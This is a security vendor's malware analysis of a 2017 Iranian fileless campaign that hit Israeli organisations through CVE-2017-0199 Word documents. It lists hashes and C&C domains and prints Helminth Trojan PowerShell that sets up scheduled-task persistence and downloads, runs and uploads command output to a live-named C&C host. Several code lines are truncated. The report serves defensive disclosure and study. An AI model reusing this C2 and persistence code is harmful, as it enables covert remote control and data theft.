Iranian Fileless Attack Infiltrates Israeli Organizations

By Michael Gorelik

Archived: 2026-04-02 10:34:47 UTC

From April 19-24, 2017, a politically motivated, targeted campaign was carried out against numerous Israeli organizations. Morphisec researchers began investigating the attacks on April 24 and continue to uncover more details. Initial reports of the attacks, published April 26 (in Hebrew) by the Israel National Cyber Event Readiness Team (CERT-IL) and The Marker, confirm that the attack was delivered through compromised email accounts at Ben-Gurion University and sent to multiple targets across Israel. Ironically, Ben-Gurion University is home to Israel's Cyber Security Research Center. Investigators put the origin of the attack as Iranian; Morphisec's research supports this conclusion and attributes the attacks to the same infamous hacker group responsible for the OilRig malware campaigns.

Introduction

The fileless attack was delivered via Microsoft Word documents that exploited a former zero-day vulnerability in Word, CVE-2017-0199, to install a fileless attack variant of the Helminth Trojan agent. Microsoft released the patch for the vulnerability on April 11, but many organizations have not yet deployed the update. The attackers actually based their attack on an existing Proof-of-Concept method that was published by researchers after the patch release.

By hunting through known malware repositories, Morphisec identified matching samples uploaded by Israeli high-tech development companies, medical organizations, and education organizations, indicating that they were victims of the attack. For security purposes, Morphisec is not revealing these names.

The delivery was executed by compromising the email accounts of a few high-profile individuals at Ben-Gurion University. The Word document was sent as a reply to legitimate emails sent from those accounts and was propagated to more than 250 individuals in different Israeli companies, according to CERT-IL.

Upon deeper investigation into the installed Helminth fileless agent, we identified a near-perfect match to the OilRig campaign executed by an Iranian hacker group against 140 financial institutions in the Middle East last year, as analyzed by FireEye , Palo Alto Networks and Logrhythm. This group has become one of the most active threat actors, with noteworthy abilities, resources, and infrastructure; speculations indicate the hacking organization to be sponsored by the Iranian government. In other recent attacks (January 2017), the group used a fake Juniper Networks VPN portal and fake University of Oxford websites to deliver malware as described by ClearSky.

Our report presents the technical details of the attack, emphasizing differences from last year's attack. In particular, there are several enhancements to different evasive mechanisms and some modifications in the communications protocol, which delivers PowerShell commands from the C&C.


The most important difference is that the use of macros was exchanged with a vulnerability exploit. With their ability to set up the attack in a relatively short time, the threat actors could correctly speculate that their window of opportunity between patch release and patch rollout was still open.

At the time of publication, the C&C servers are still active and will be listed herein as all other signatures and indicators of compromise.

Technical Analysis

Word Delivery

The different delivered documents, as shown below, are generally named with some random number <random number>.doc.




Morphisec identified the following set of documents:

Name	SHA256
13.doc	a9bbbf5e4797d90d579b2cf6f9d61443dff82ead9d9ffd10f3c31b686ccf81ab
558.doc, 2.doc	2869664d456034a611b90500f0503d7d6a64abf62d9f9dd432a8659fa6659a84
1.doc	832cc791aad6462687e42e40fd9b261f3d2fbe91c5256241264309a5d437e4d8
3.doc	d4eb4035e11da04841087a181c48cd85f75c620a84832375925e6b03973d8e48

CVE-2017-0199 Vulnerability Exploit

The most notable difference from last year's OilRig campaign is the way the attack was delivered. In the previous campaign, the Iranian group sent specially crafted Excel and Word files, which contained macros that targeted individuals were convinced to enable.

In this campaign, no macros were required. Each document utilized the vulnerability via an embedded link that delivers an .hta file (HTML executable).




Morphisec identified the following delivered **test<number>.hta** file with the same signature delivered from the following domains:

Name	**Delivery Server**
test4.hta	hxxp://comonscar[.]in (82.145.40.46)
test5.hta	80.82.67.42
test1.hta	reserved

SHA256: **5ac61ea5142d53412a251eb77f2961e3334a00c83da9087d355a49618220ac43**

The .hta file is immediately executed by mshta.exe, the Windows process which executes html executables. As a result, the user is usually shown a warning message, despite the fact that the HTA is still executed even if the user chooses "No":




The .hta file in this attack is much more sophisticated than in previous versions and actually disables this message by sending an “Enter” command to the warning window. This is covered in the next section.


HTA Execution and Persistency

The HTA execution goes through the following steps:

1. Before installing the agent, the .hta file sends the “Enter” key into the Word application to remove the warning message and minimize any appearance of suspicious execution. It is done by creating and executing a 1.vbs script.



2. The next step writes and executes the 0011.ps1 PowerShell script, which is described in the following section.




3. The last step kills the original process that activated the .hta file, to remove any suspicion.

Helminth Trojan Installation and Persistency

0011.ps1 script, which is activated by the .hta file, is in charge of **generating** the Helminth Trojan PowerShell and VBS files.

Name	SHA256
0011.ps1	042F60714E9347DB422E1A3A471DC0301D205FFBD053A4015D2B509DB92029D1
1.vbs	BE7F1D411CC4160BB221C7181DA4370972B6C867AF110C12850CAD77981976ED

Morphisec identified the following structure:




This structure matches the attack structure from October 2016, as described by Logrhythm:

Data	Symantec- Worst Passwords List 2016.xls
Hash Value (SHA256)	3c901...
Modify Date (UTC)	2016-10-01 07:34
C2 Methodology	DNS (A Records)
Hardcoded C2 Domain	http://main-google-resolver.com
Hardcoded URL	http://main-google-resolver.com/index.aspx?id=__
File Path	%PUBLIC%\Libraries\RecordedTV\
Scheduled Task Name	GoogleUpdateTasksMachineUI
Scheduled Task Filename	backup.vbs
Powershell Filename(s)	DnE.ps1 DnS.ps1
Worksheet Names	Incompatible Worst Passwords List 2016

Aside from the **unique generation of the files**, the structure and the functionality of the trojan is very similar to the previous campaign:

1. The PowerShell script **ps1** creates similar variants of **Helminth trojan** PowerShell and VBS files **templates** (DnS1.Ps1, DnE1.Ps1, backup1.vbs). Those templates are **regenerated** on the infected computer by replacement of all variables and function names to random names in order to slow down detection and remediation.



2. All the scripts are installed in the PublicLibraries**RecordedTV** folder.
3. As in the previous campaign, persistency is achieved by adding a schedule task with a similar name to the Google update task ***(*“GoogleUpdateTasksMachineUI”**), which executes **vbs** every 3 minutes:


```
function create_tasks
{
    if(-not(Test-Path $home_dir$vbs_file_name))
    {
        write-host "can not find main VBS file: "$home_dir$vbs_file_name;
        return 0;
    }
    schtasks /create /F /sc minute /mo 3 /tn $task_name /tr $home_dir$vbs_file_name;
    return 1;
};
```

- Note: All the parameters in the 0011.ps1 script can be reconfigured, therefore some of the names could be different for the tasks and locations.

Communication Protocol

We will focus here on the DnE1.Ps1 file because all other files are almost identical to the previous campaign. This file executes some of the same commands executed by VBS script in the previous campaign, but there are differences as well. The script connects to a C&C server – **vpsupdate[.]tk.** At the time of this report’s publication, the C&C server is still live; the server was first registered on April 16, 2017. The goal of the script is to:

- Download bat script
- Execute it and upload the results back to the C&C
- Clear traces




```
$OutDir = $Env:Public+"\Libraries\RecordedTV\";
$C2Response = "http://vpsupdate.tk/index.aspx?id=f1491965800\";
$UploadFolder = "up\";
$DownloadFolder = "dn\";
$DnsCommunicationFolder = "tp\";
$ulock = "uplock";
$dlock = "dwnlock";


function DownloadContent($DownloadUrl, $DownloadLocation)
{
    $MalWebClient = new-object System.Net.WebClient;
    $MalWebClient.UseDefaultCredentials = $true;
    $MalWebClient.Headers.add('Accept','*/*');
    $MalWebClient.Headers.add('User-Agent','Microsoft BITS/7.7');
    $MalWebClient.Headers.add('Accept-Language','en-US,en;q=0.5');
    $MalWebClient.Headers.add('Accept-Encoding','gzip, deflate');
    $MalWebClient.Headers.add('Referer','https://www.google.com');
    $MalWebClient.Headers.add('Pragma','no-cache');
    $MalWebClient.Headers.add('Cache-Control','no-cache');
    $IntermediateFileName = Get-Random;
    $DownloadFullPath = ($DownloadLocation.TrimEnd('\'))+'\'+$IntermediateFileName;
    try
    {
        $MalWebClient.DownloadFile($DownloadUrl,$DownloadFullPath);
    }
    catch [System.Net.WebException]
    {
        $MalWebClient.Headers.add('Referer','https://www.google.com');
        $MalWebClient.Headers.add('Accept','*/*');
        $MalWebClient.Headers['User-Agent'] = 'Mozilla/5.0 (Windows NT 6.3; Win64; x64; Trident/7.0; rv:11.

        try
        {
            $MalWebClient.DownloadFile($DownloadUrl,$DownloadFullPath);
        }
        catch
        {
            throw [System.Net.WebException] $_.Exception.ToString();
        }
    }
    $MalResponse = $MalWebClient.ResponseHeaders['Content-Disposition'];
    $MalFileName = $MalResponse.Substring($MalResponse.IndexOf("filename=")+9);
    $DownloadedFileName = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($MalFil
    Set-Content -Path (($DownloadLocation.TrimEnd('\'))+'\'+$DownloadedFileName) -Value ([System.Convert]::
    Remove-Item $DownloadFullPath -Force;
    $DownloadedFileName = DownloadContent ($C2Response+'b') ($OutDir+$DownloadFolder);
}
catch
{
    return;
}
$command="/c "+$DownloadedFileName+" > "+$DownloadedFileName+".txt";
Start-Process -WindowStyle Hidden -Wait -FilePath cmd -ArgumentList $command;
UploadContentToURL($DownloadedFileName+'.txt');
#Remove-Item ($DownloadedFileName);
}


function ValidateAndCreateDirectories
{
    if(-not(Test-Path $OutDir+$DownloadFolder))
    {
        New-Item $OutDir+$DownloadFolder -type directory;
    }
    if(-not(Test-Path $OutDir+$UploadFolder))
    {
        New-Item $OutDir+$UploadFolder -type directory;
    }
    if(-not(Test-Path $OutDir+$DnsCommunicationFolder))
    {
        New-Item $OutDir+$DnsCommunicationFolder -type directory;
    }
}


function init
{
    ValidateAndCreateDirectories;
    DownloadContentWithLockFromUrl;
    ExecuteAndUploadContent;
    ClearTraces;
}


init;
```

At each new activation (first) activation of the download command (GET request), the infected computer receives a bat script for activation from the C&C:

- **vpsupdate[.]tk/index.aspx?id=<random character><randomnumber>[b]** (the “b” is for download)


The file name of the bat script is then delivered through the response headers, and the content of the bat script is delivered through the response. Both of them are encoded in base 64.



```
9   200  HTTP  vpsupdate.tk  /index.aspx?id=j2703350...  2,188  private  text/html; c...  powers...
10  200  HTTP  vpsupdate.tk  /index.aspx?id=j2703350...  0      private                   powers...

Headers | TextView | SyntaxView | WebForms | HexView | Auth | Cookies
Request Headers
GET /index.aspx?id=j270335022%5Cb HTTP/1.1
Cache
    Cache-Control: no-cache
    Pragma: no-cache
Client
    Accept: */*
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US,en;q=0.5
    User-Agent: Microsoft BITS/7.7
Miscellaneous
    Referer: https://www.google.com
Transport

Transformer | Headers | TextView | SyntaxView | ImageView | HexView | Web
Response Headers
HTTP/1.1 200 OK
Cache
    Cache-Control: private
Entity
